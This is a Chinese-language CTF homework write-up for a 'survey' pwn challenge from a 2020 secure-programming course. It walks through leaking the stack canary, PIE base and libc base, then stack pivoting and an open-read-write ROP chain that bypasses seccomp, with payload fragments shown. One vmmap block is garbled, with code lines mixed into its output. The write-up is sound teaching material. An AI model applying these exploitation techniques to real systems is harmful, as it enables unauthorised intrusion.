


Secure Programming 2020

HW0A write-up

Survey

腳本附在zip裡 ./exploit.py

先檢查一下security:



```
gdb-peda$ checksec survey
CANARY      : ENABLED
FORTIFY     : disabled
NX          : ENABLED
PIE         : ENABLED
RELRO       : FULL
```

保護機制全開.

再看一下,reverse的code:

```
v2 = __readfsqword(0x28u);
sub_1199();
printf("What is your name : ");
fflush(stdout);
read(0, &v1, 0x30uLL);
printf("Hello, %s\nLeave your message here : ", &v1);
fflush(stdout);
read(0, &v1, 0x30uLL);
printf("We have received your message : %s\nThanks for your feedbacks\n", &v1);
fflush(stdout);
```

sub_1199()是setcomp把除了open, read, write的syscall都ban掉了,所以system()之類的function是用不了的,只能用orw.

稍微試了一下,buff的大小是24bytes,read的buff長度是48bytes,所以有stack overflow的漏洞.read之後會print出輸入的buff的內容,這樣的動作會重複兩次,也就是說有兩次攻擊的機會.

由於canary是開的,所以如果要蓋掉return address需要先知道canary,剛好read完就會print buff,這題stack裡buff之後接的就是canary,而且我們知道canary的第一個byte是0,所以如果我們剛好把canary的第一個byte蓋掉,就可以連canary後面7個byte一起print出來這樣就得到canary了.

```

stack top
-----
24 bytes buffer
-----
canary (8bytes) first byte is 0
-----
rbp (8bytes)
-----
ret address

```

第二個問題是我們需要bypass PIE,因為PIE的關係所有address都會加上一個隨機base,要控制ret劫持process執行流程,需要先知PIE的base address.本來canary後面接的應該是rbp,但是這題rbp的位置看起來很奇怪,如果用gdb把程式跑起來,再用vmmap看會發現本來應該是rbp的值落在了text section區段,也就是用這個值扣掉offset就可以得到PIE的base了.

rbp位置的值

```

[*] '/home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey'
33 Arch: amd64-64-little
34 RELRO: Full RELRO
35 Stack: Canary found
36 NX: NX enabled
37 PIE: PIE enabled
38
39 Starting local process './survey': pid 10748
0x560fb672f000

```

vmmap

```

gdb-peda$ vmmap
Start      End      Perm      Name
0x0000560fb672f000 0x0000560fb6730000 r--p      /home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey
0x0000560fb6730000 0x0000560fb6731000 r-xp      /home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey
0x0000560fb6731000 0x0000560fb6732000 r--p      /home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey
0x0000560fb6732000 0x0000560fb6733000 r--p      /home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey
0x0000560fb6733000 0x0000560fb6734000 rw-p      /home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey

```

接下來我們就可以控制程式流程了,因為這題沒有什麼好用的gadget,也不能蓋GOT table,只能用ret2libc了,因此現在要作的事情是leak出libc的地址.

用的方法是講師上課提到的,先把stack pivot到bss段,再跳回main執行兩次read,這個時候因為執行read,printf等libc function的一些殘留值就會留在stack上,就可以得到libc的base address了.

leak的lib address

```

[*] '/home/yang/Secure-Programming2020/hw09/survey/distribute/share/survey'
61 Arch: amd64-64-little
62 RELRO: Full RELRO
63 Stack: Canary found
64 NX: NX enabled
65 PIE: PIE enabled
66
67 Starting local process './survey': pid 11108
0x5575030de000
0x7f4d1d361d00
[*] Switching to interactive mode
your message here : $

```

vmmap

```
gdb-peda$ vmmap 18 + canary + p64(pie + bss) + p64(pie + ptr_into_main)
Start 0x00005575030de000 :End 0x00005575030df000 Perm r--p Name /home/yang/Secure-Programming2020/hv
vey payload = b'A'*0x4
0x00005575030df000 0x00005575030e0000 r-xp /home/yang/Secure-Programming2020/hv
vey payload = b'A'*0x18 + canary + p64(pie + bss) + p64(pie + ptr_into_main)
0x00005575030e0000 0x00005575030e1000 r--p /home/yang/Secure-Programming2020/hv
vey payload = b'A'*1
0x00005575030e1000 0x00005575030e2000 r--p /home/yang/Secure-Programming2020/hv
vey rcs = proc_recvuntil(!leave); drop_Tcvs[7]=1
0x00005575030e2000 0x00005575030e3000 rw-p /home/yang/Secure-Programming2020/hv
vey print(hex(libc_base))
0x00005575035ba000 0x00005575035db000 rw-p [heap]
0x00007f4d1d160000 0x00007f4d1d347000 r-xp /lib/x86_64-linux-gnu/libc-2.27.so
0x00007f4d1d347000 0x00007f4d1d547000 ---p /lib/x86_64-linux-gnu/libc-2.27.so
0x00007f4d1d547000 0x00007f4d1d54b000 r--p /lib/x86_64-linux-gnu/libc-2.27.so
0x00007f4d1d54b000 0x00007f4d1d54d000 rw-p /lib/x86_64-linux-gnu/libc-2.27.so
```

得到libc base後,就可以call libc的function了,但是因setcomp的關係,所以syscall被限制只能用orw,所以很多function是不能用的。

接下來call gets讓我們可以一次輸入我們的rop chain而不用一個一個輸,然後同時還要再做一次stack pivot,以免rop chain碰到其他被使用的區塊。

stack可以透過兩次leave完成,第一次先改rbp,第二次的leave會把rsp的值設成rbp,這樣就成功把rsp的位置移到我們希望的地方.然後再call gets一次把rop chain都吃進去。

最後就是串rop chain,流程就是open->read->write,open在call libc的open的時候一直出錯,後來發現是因為open底層call的syscall好像不是open,所以被setcomp擋掉了.最後只好直接call syscall,找一個syscall ; ret的gadget,設好參數直接syscall。

參數rax 2代表open syscall number,然後rdi設成路徑的string存的pointer,可以把"/home/survey/flag"存在bss段靠後一點的位置.rsi跟rdx都設成0就好。

```
p64(libc_base + pop_rax) + p64(0x2) + p64(pie + pop_rdi) + p64(pie + bss + 0xd0)
+ p64(pie + pop_rsi) + p64(0x0) + p64(0x0) + p64(libc_base + pop_rdx) + p64(0x0)
+ p64(libc_base + syscall) + \
...
b' /home/survey/flag\x00\x00\x00\x00\x00\x00\x00\x00'
```

read因為是第一個開的檔,所以file descriptor就是3,所以read的read的rdi設成3,rsi是內容存的位置,同樣設成bss段靠後的地方,rdx是read的長度只要大於flag的長度就可以了。

```
p64(pie + pop_rdi) + p64(0x3) + p64(pie + pop_rsi) + p64(pie + bss + 0x100) +
p64(0x0) + p64(libc_base + pop_rdx) + p64(0x30) + p64(libc_base + read_offset) + \
```

write跟read差不多,內容的位置跟長度都跟read一樣,只有輸出的fd設成1,也就是stdout就可以了。

```
p64(pie + pop_rdi) + p64(0x1) + p64(pie + pop_rsi) + p64(pie + bss + 0x100) +
p64(0x0) + p64(libc_base + pop_rdx) + p64(0x30) + p64(libc_base + write_offset)
+ \
```

然後把local改成remote,就得到flag了。

```
FLAG{7h4nks_f0r_y0ur_f33dback}
```

